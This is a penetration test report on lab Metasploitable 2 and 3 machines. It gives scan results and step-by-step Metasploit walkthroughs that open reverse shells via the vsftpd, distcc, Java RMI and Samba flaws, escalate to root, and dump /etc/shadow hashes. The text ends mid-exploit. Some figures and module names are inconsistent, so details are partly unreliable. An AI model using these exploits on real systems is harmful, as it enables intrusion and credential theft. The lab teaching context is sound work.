

# PENETRATION TESTING

# ASSESSMENT REPORT

**Network Penetration Test**  
**For Metasploitable**

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# Executive Summary

A vulnerability assessment and penetration test were conducted on two domains including Metasploitable 2 and Metasploitable 3 to determine its exposure to a targeted cyber-attack. All tests were conducted in a manner that simulated a malicious attacker engaged in a cyber-attack against Metasploitable 2 , 3 with the following goals,

- Identify whether a remote attacker can penetrate defenses of Metasploitable
- Determine the impact of a security breach of confidentiality and integrity of the private data of the system, availability of information systems of Metasploitable 2 , 3 and internal infrastructure.

Security vulnerabilities that might give a remote attacker unauthorized access to sensitive data have been identified and exploited. The assessments and attacks were carried out with the same degree of access as a typical Internet user would have. The evaluation was carried out in compliance with industry standard guidelines, and controlled conditions were used with all tests and actions.


## Scope

Host/URL/IP Address	Hostname
192.168.1.0/24	Metasploitable 2
192.168.1.0/24	Metasploitable 3

# Assessment Overview

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



# Tools Used

This project utilized various cybersecurity tools, including but not limited to:

- **Nmap**: For port scanning and service identification.
- **Metasploit Framework**: For developing and executing exploit code.
- Additional tools such as (hydra , John the ripper , smtp-user-enum), detailed within each service's documentation.

# Network Penetration Test Assessment Summary

## Summary of Findings

During the course of testing, NPT Team uncovered a total of eighteen (18) findings that pose a material risk to Metasploitable t's information systems. NPT Team also identified one informational finding that, if addressed, could further strengthen Metasploitable's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below table provides a summary of the findings by severity level.

Finding Severity			
High	Medium	Low	Total
5	1	0	18

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the [Technical Findings Details](#) section of this report.

Finding #	CVE	Base score	Severity Level	Finding Name
1	<a href="#">CVE-2011-2523</a>	10.0	HIGH	VSFTPD v2.3.4 backdoor
2	<a href="#">CVE-2004-2687</a>	9.3	HIGH	DistCC Daemon - Command Execution
3	<a href="#">CVE-2011-3556</a>	7.5	HIGH	Java RMI
4	<a href="#">CVE-2007-2447</a>	6.0	MEDIUM	Samba
5	<a href="#">CVE-1999-0651</a>	7.5	HIGH	Netkit-rsh rexecd
6	<a href="#">CVE-2007-3280</a>	9.0	HIGH	PostgreSQL DB 8.3.0 - 8.3.7
7	N/A	7.5	HIGH	Linux telnetd
8	N/A	9.8	Critical	TOMCAT
9	N/A	7.5	HIGH	VNC
10	<a href="#">VE-2010-4516</a>	7.5	HIGH	TWiki
Finding #	CVE	Base score	Severity Level	Finding Name
1	<a href="#">CVE-2015-3306</a>	10.0	HIGH	ProFTPD 1.3.5
2	<a href="#">CVE-2014-6271</a>	10.0	HIGH	Apache httpd 2.4.7
3	<a href="#">CVE-2023-48795</a>	5.9	MEDIUM	OpenSSH < 6.6 SFTP
4	<a href="#">CVE-2014-3704</a>	7.5	HIGH	Drupal 7.0 < 7.31 - 'Drupalgeddon'
5	<a href="#">CVE-2013-0156</a>	7.5	HIGH	Ruby 2.3.8
6	<a href="#">CVE-2013-3238</a>	6.0	MEDIUM	phpmyadmin_preg_replace
7	<a href="#">CVE-2010-2075</a>	7.5	HIGH	unreal_ircd_3281_backdoor
8	<a href="#">CVE-2017-7656</a>	7.5	HIGH	Apache Continuum
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## Metasploitable 2 Network Scan

```
Nmap scan report for 192.168.237.129
Host is up (0.0012s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
32111/tcp open  java-rmi    GNU Classpath grmiregistry
40772/tcp open  mountd     1-3 (RPC #100005)
55771/tcp open  nlockmgr   1-4 (RPC #100021)
56489/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:2E:DB:9F (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

## Metasploitable 3 Network Scan

```
[root@kali]~[/home/abdallah]# nmap -sV 192.168.1.77 -p 0-65535

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-01 09:46 EEST
Nmap scan report for 192.168.1.77 (192.168.1.77)
Host is up (0.0011s latency).
Not shown: 65525 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
3500/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp  open  irc          UnrealIRCd
8080/tcp  open  http         Jetty 8.1.7.v20120910
8181/tcp  closed intermapper
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, UBUNTU, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 119.98 seconds
```

# VULNERABILITY FINDINGS

## Metasploitable 2

### 1- VSFTPD v2.3.4 backdoor

- **Description:** vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.
- **Base score:** 9.8
- **Severity:** Critical
  - \* on CVSS Version 2.0 Base score 10.0 and Severity HIGH
- **CVE Reference:** CVE-2011-2523
- **Impact:** The backdoor allows an attacker to gain remote command shell access with root to the system without needing valid credentials. This means an attacker can control the system, execute commands, view sensitive data, and escalate privileges.
- **Remediation:** vsftpd: version 2.3.4 posterior to the 3rd of July 2011.  
If vsftpd 2.3.4 was downloaded between the 30th of June 2011 and the 3rd of July 2011, the new version has to be downloaded:  
<https://security.appspot.com/downloads/vsftpd-2.3.4.tar.gz>  
<https://security.appspot.com/downloads/vsftpd-2.3.4.tar.gz.asc>
- **Exploitation Process:**

#### Using Metasploit

1. Searching for vsftpd 2.3.4
2. Use exploit/unix/ftp/vsftpd\_234\_backdoor Module

```
msf6 > search vsftpd 2.3.4
Matching Modules
=====
#  Name
-  __
 0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No   VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
CHOST            no       The local client address
CPORT            no       The local client port
Proxies          no       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS           yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            21      The target port (TCP)
```

3. Show the options of the Module
4. Change the Module options to match the target machine.
- set RHOSTS 192.168.237.129
5. Run the exploit
6. After the session opened change to meterpreter

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > setg RHOSTS 192.168.237.129
RHOSTS => 192.168.237.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.237.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.237.129:21 - USER: 331 Please specify the password.
[+] 192.168.237.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.237.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.237.136:45101 → 192.168.237.129:6200) at 2024-10-17
03:53:10 +0300

^Z
Background session 1? [y/N] y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.237.136:4433
[*] Sending stage (1017704 bytes) to 192.168.237.129
[*] Meterpreter session 2 opened (192.168.237.136:4433 → 192.168.237.129:54318) at 2024-10-17 03
:53:37 +0300
[*] Command stager progress: 100.00% (773/773 bytes)
```

7. Now we have remote shell on the machine

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture  : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: root
meterpreter > pwd
/
meterpreter > ls
Listing: /
```

Mode	Size	Type	Last modified	Name
040755/rw xr-xr-x	4096	dir	2012-05-14 05:35:33 +0200	bin
040755/rw xr-xr-x	1024	dir	2012-05-14 05:36:28 +0200	boot
040755/rw xr-xr-x	4096	dir	2010-03-17 00:55:51 +0200	cdrom
040755/rw xr-xr-x	13820	dir	2024-10-17 03:47:33 +0300	dev
040755/rw xr-xr-x	4096	dir	2024-10-17 03:47:34 +0300	etc
040755/rw xr-xr-x	4096	dir	2010-04-16 08:16:02 +0200	home

## 2- DistCC Daemon - Command Execution

- **Description:** distcc 2.x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.
- **Base score:** 9.3
- **Severity:** HIGH
- **CVE Reference:** CVE-2004-2687
- **Impact:** DistCC 2.x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.
- **Remediation:** To fix this vulnerability, it is recommended to update distcc to version 2.18.1-1 or later. This version includes the necessary fixes to restrict access to the server port and prevent unauthorized command execution. Users should update their distcc installation as soon as possible to mitigate the risk of exploitation.

- **Exploitation Process:**

### Using Metasploit

- 1- Searching for distcc
- 2- Use exploit/unix/misc/distcc\_exec Module

```
msf6 > search distcc
Matching Modules
=====
#  Name                                Disclosure Date  Rank      Check  Description
-  --
0  exploit/unix/misc/distcc_exec       2002-02-01    excellent Yes    DistCC Daemon Command
Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/d
istcc_exec

msf6 > use 0
[*] Using configured payload cmd/unix/reverse_bash
```

- 3- Show the options of the Module
- 4- Change the Module options to match the target machine.
  - set RHOSTS 192.168.237.129
  - Show the payloads of the Module
  - Set payload payload/cmd/unix/reverse

```

msf6 exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):
Name      Current Setting  Required  Description
---      ---      ---      ---
RHOSTS    192.168.237.129  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     3632            yes        The target port (TCP)

Payload options (cmd/unix/reverse):
Name      Current Setting  Required  Description
---      ---      ---      ---
LHOST    192.168.237.136  yes        The listen address (an interface may be specified)
LPORT     4444            yes        The listen port

```

## 5- Run the exploit

```

msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.237.136:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Z7pLARNcI7waVB60;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "Z7pLARNcI7waVB60\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 3 opened (192.168.237.136:4444 → 192.168.237.129:51026) at 2024-10-17
03:59:06 +0300

whoami
daemon
^Z
Background session 3? [y/N]  y
msf6 exploit(unix/misc/distcc_exec) > sessions -u 3
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]

[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.237.136:4433
[*] Sending stage (1017704 bytes) to 192.168.237.129
[*] Command stager progress: 100.00% (773/773 bytes)

```

## 6-After the session opened we change to meterpreter

```

msf6 exploit(unix/misc/distcc_exec) > sessions 4
[*] Starting interaction with 4 ...

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture  : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: daemon
meterpreter > cat /etc/shadow
[-] core_channel_open: Operation failed: 1

```

## 7- Privilege scalation

- search post suggester
- use 0
- options
- set SESSION 4

```
msf6 exploit(unix/misc/distcc_exec) > search post suggester

Matching Modules
=====
#  Name
-  --
0  post/multi/recon/local_exploit_suggester  .
Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(unix/misc/distcc_exec) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):
=====
Name          Current Setting  Required  Description
SESSION        yes            yes       The session to run this module on
SHOWDESCRIPTION false          yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.
```

```
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 4
SESSION => 4
```

- exploit

```
msf6 post(multi/recon/local_exploit_suggester) > exploit
[*] 192.168.237.129 - Collecting local exploits for x86/linux ...
[*] 192.168.237.129 - 198 exploit checks are being tried ...
[+] 192.168.237.129 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.237.129 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.237.129 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.237.129 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.237.129 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.237.129 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.237.129 - Valid modules for session 4:
=====
#  Name          Potentially Vulnerable?
Check Result
-  --
1  exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes
The target appears to be vulnerable.
2  exploit/linux/local/glibc_origin_expansion_priv_esc  Yes
The target appears to be vulnerable.
3  exploit/linux/local/netfilter_priv_esc_ipv4  Yes
The target appears to be vulnerable.
4  exploit/linux/local/ptrace_sudo_token_priv_esc  Yes
The service is running, but could not be validated.
5  exploit/linux/local/su_login  Yes
The target appears to be vulnerable.
6  exploit/unix/local/setuid_nmap  Yes
The target is vulnerable. /usr/bin/nmap is setuid
```

- we found an exploit can escalate the privilege
- use exploit/linux/local/cve\_2021\_4034\_pwnkit\_lpe\_pkexec

- show options
- set SESSION 4

```
msf6 > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 4
SESSION => 4
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options
```

Module options (exploit/linux/local/cve\_2021\_4034\_pwnkit\_lpe\_pkexec):

Name	Current Setting	Required	Description
PKEXEC_PATH		no	The path to pkexec binary
SESSION	4	yes	The session to run this module on
WRITABLE_DIR	/tmp	yes	A directory where we can write files

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.237.136	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

- we set payload linux/x86/meterpreter/reverse\_tcp
- exploit
- meterpreter opened again and our Privilege is root now

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit

[*] Started reverse TCP handler on 192.168.237.136:1234
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.3kBbwoo' (1271 bytes) ...
[*] Writing '/tmp/.8VF1YCSUh' (281 bytes) ...
[*] Writing '/tmp/.fs13rIt' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.237.129
[*] Meterpreter session 5 opened (192.168.237.136:1234 → 192.168.237.129:45387) at 2024-10-17 04:36:02 +0300

meterpreter > getuid
Server username: root
meterpreter > ls
Listing: /tmp
_____
Mode          Size   Type    Last modified           Name
041777/rwxrwxrwx  4096  dir     2024-10-17 03:47:33 +0300  .ICE-unix
100444/r--r--r--   11   fil     2024-10-17 03:47:37 +0300  .X0-lock
041777/rwxrwxrwx  4096  dir     2024-10-17 03:47:37 +0300  .X11-unix
100600/rw-----   0    fil     2024-10-17 03:47:48 +0300  5099.jsvc_up

meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
```

### 3- Java RMI

- **Description:** This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process. RMI method calls do not support or require any sort of authentication.
- **Base score:** 7.5
- **Severity:** High
- **CVE Reference:** CVE-2011-3556
- **Remediation:** Upgrade your Java environment to the latest version that contains the security patch for CVE-2011-3556. Oracle released updates to fix this vulnerability in the Java 7 update .
  - Developers can download the latest Java SE release from <https://www.oracle.com/java/technologies/javase-downloads.html>.
  - Always keep the Java runtime environment and development kit up to date to mitigate future vulnerabilities.
- **Impact:** Easily exploitable vulnerability allows successful unauthenticated network attacks via multiple protocols. Successful attack of this vulnerability can result in unauthorized update, insert or delete access to some Java Runtime Environment accessible data as well as read access to a subset of Java Runtime Environment accessible data and ability to cause a partial denial of service (partial DOS) of Java Runtime Environment.
- **Exploitation Process:**

#### Using Metasploit

1. Searching for search java-rmi
2. Use exploit/multi/misc/java\_rmi\_server

```
msf6 exploit(multi/samba/usermap_script) > search java_rmi
Matching Modules
=====
#  Name
-  auxiliary/gather/java_rmi_registry
1  exploit/multi/misc/java_rmi_server
2    \_ target: Generic (Java Payload)
3    \_ target: Windows x86 (Native Payload)
4    \_ target: Linux x86 (Native Payload)
5    \_ target: Mac OS X PPC (Native Payload)
6    \_ target: Mac OS X x86 (Native Payload)
7  auxiliary/scanner/misc/java_rmi_server
8  exploit/multi/browser/java_rmi_connection_impl

      Disclosure Date  Rank   Check  Description
-----+-----+-----+-----+
 0  auxiliary/gather/java_rmi_registry          .     normal  No   Java RMI Registry Interfaces Enumeration
 1  exploit/multi/misc/java_rmi_server  2011-10-15  excellent Yes  Java RMI Server Insecure Default Configuration Java Code Execution
 2  \_ target: Generic (Java Payload)          .
 3  \_ target: Windows x86 (Native Payload)   .
 4  \_ target: Linux x86 (Native Payload)     .
 5  \_ target: Mac OS X PPC (Native Payload)   .
 6  \_ target: Mac OS X x86 (Native Payload)   .
 7  auxiliary/scanner/misc/java_rmi_server    2011-10-15  normal  No   Java RMI Server Insecure Endpoint Code Execution Scanner
 8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31  excellent No   Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

3. Show the options of the Module

## 4. Change the Module options to match the target machine

- set RHOSTS 192.168.1.14
- set SRVPORT 80

```
Module options (exploit/multi/misc/java_rmi_server):
Name      Current Setting  Required  Description
HTTPDELAY  10             yes       Time that the HTTP Server will wait for the payload request
RHOSTS     192.168.1.14    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      1099            yes       The target port (TCP)
SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080            yes       The local port to listen on.
SSL        false           no        Negotiate SSL for incoming connections
SSLCert    /               no        Path to a custom SSL certificate (default is randomly generated)
URI PATH  /               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.1.71     yes       The listen address (an interface may be specified)
LPORT    4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > setg RHOSTS 192.168.1.71
RHOSTS => 192.168.1.71
msf6 exploit(multi/misc/java_rmi_server) > set SRVPORT 80
SRVPORT => 80
```

## 5. Run the exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.1.71:4444
[*] 192.168.1.7:1099 - Using URL: http://192.168.1.71/h4UtYGBelAx
[*] 192.168.1.7:1099 - Server started.
[*] 192.168.1.7:1099 - Sending RMI Header ...
[*] 192.168.1.7:1099 - Sending RMI Call...
[*] 192.168.1.7:1099 - Replied to request for payload JAR
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] Sending stage (57971 bytes) to 192.168.1.7
[*] Meterpreter session 3 opened (192.168.1.71:4444 -> 192.168.1.7:40307) at 2024-10-17 19:38:40 +0300
```

```
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer       : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture   : x86
System Language: en_US
Meterpreter   : java/linux
```

## 6. we now have a meterpreter session with root

```
meterpreter > cat /etc/shadow
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
```

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

## 4- Samba

The Samba is an implementation of the Server Message Block (SMB) protocol, which enables file and printer sharing between different operating systems within a network. It was originally developed for Windows but is widely used in mixed network environments to allow Unix/Linux systems to interact with Windows-based networks.

- **Description:** The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management.
- **Base Score:** 6.0
- **Severity:** Medium
- **Impact:** A remote attacker could exploit these vulnerabilities to gain root privileges via various vectors
- **CVE Reference:** CVE-2007-2447
- **Remediation:** - Apply a patch or upgrade(version [3.0.25](#) or later)
  - Do not load external shell scripts
  - Restrict access
- **Exploitation Process:**

### Using Metasploit

1. Open Metasploit to search for samba
2. Use exploit/multi/samba/usermap\_script

```
msf6 > search name:samba type:exploit
Matching Modules
=====
#  Name
-  --
0  exploit/multi/samba/usermap_script      2007-05-14   excellent  No   Samba "username map script" Command Execution
1  exploit/multi/samba/nttrans              2003-04-07   average   No   Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
2  exploit/linux/samba/setinfopolICY_heap  2012-04-10   normal    Yes  Samba SetInformationPolicy AuditEventsInfo Heap Overflow
3  exploit/linux/samba/chain_reply          2010-06-16   good     No   Samba chain_reply Memory Corruption (Linux x86)
4  exploit/linux/samba/is_known_pipeName   2017-03-24   excellent Yes  Samba is_known_pipeName() Arbitrary Module Load
5  exploit/linux/samba/lsa_transnames_heap  2007-05-14   good     Yes  Samba lsa_io_trans_names Heap Overflow
6  exploit/osx/samba/lsa_transnames_heap   2007-05-14   average   No   Samba lsa_io_trans_names Heap Overflow
7  exploit/solaris/samba/lsa_transnames_heap 2007-05-14   average   No   Samba lsa_io_trans_names Heap Overflow
8  exploit/freebsd/samba/trans2open        2003-04-07   great    No   Samba trans2open Overflow (*BSD x86)
9  exploit/linux/samba/trans2open          2003-04-07   great    No   Samba trans2open Overflow (Linux x86)
10 exploit/osx/samba/trans2open           2003-04-07   great    No   Samba trans2open Overflow (Mac OS X PPC)
11 exploit/solaris/samba/trans2open       2003-04-07   great    No   Samba trans2open Overflow (Solaris SPARC)
12 exploit/windows/http/sambar6_search_results 2003-06-21   normal   Yes  Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/http/sambar6_search_results
msf6 > [REDACTED]
```

### 3. Type show options

- change RHOSTS with the Victim's IP
- the module use Payload : cmd/unix/reverse\_netcat
- write the IP of our machine in LHOST

```
Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/sambar6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
  Name   Current Setting  Required  Description
  CHOST  192.168.1.71    no        The local client address
  CPOR...                                [..]
  Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS         yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          139      yes      The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name   Current Setting  Required  Description
  LHOST  192.168.1.71    yes      The listen address (an interface may be specified)
  LPOR...                                [..]
  Exploit targets:
  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.
View the full module info with the info, or info -d command.
```

### 4. now we are ready to exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.1.71:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
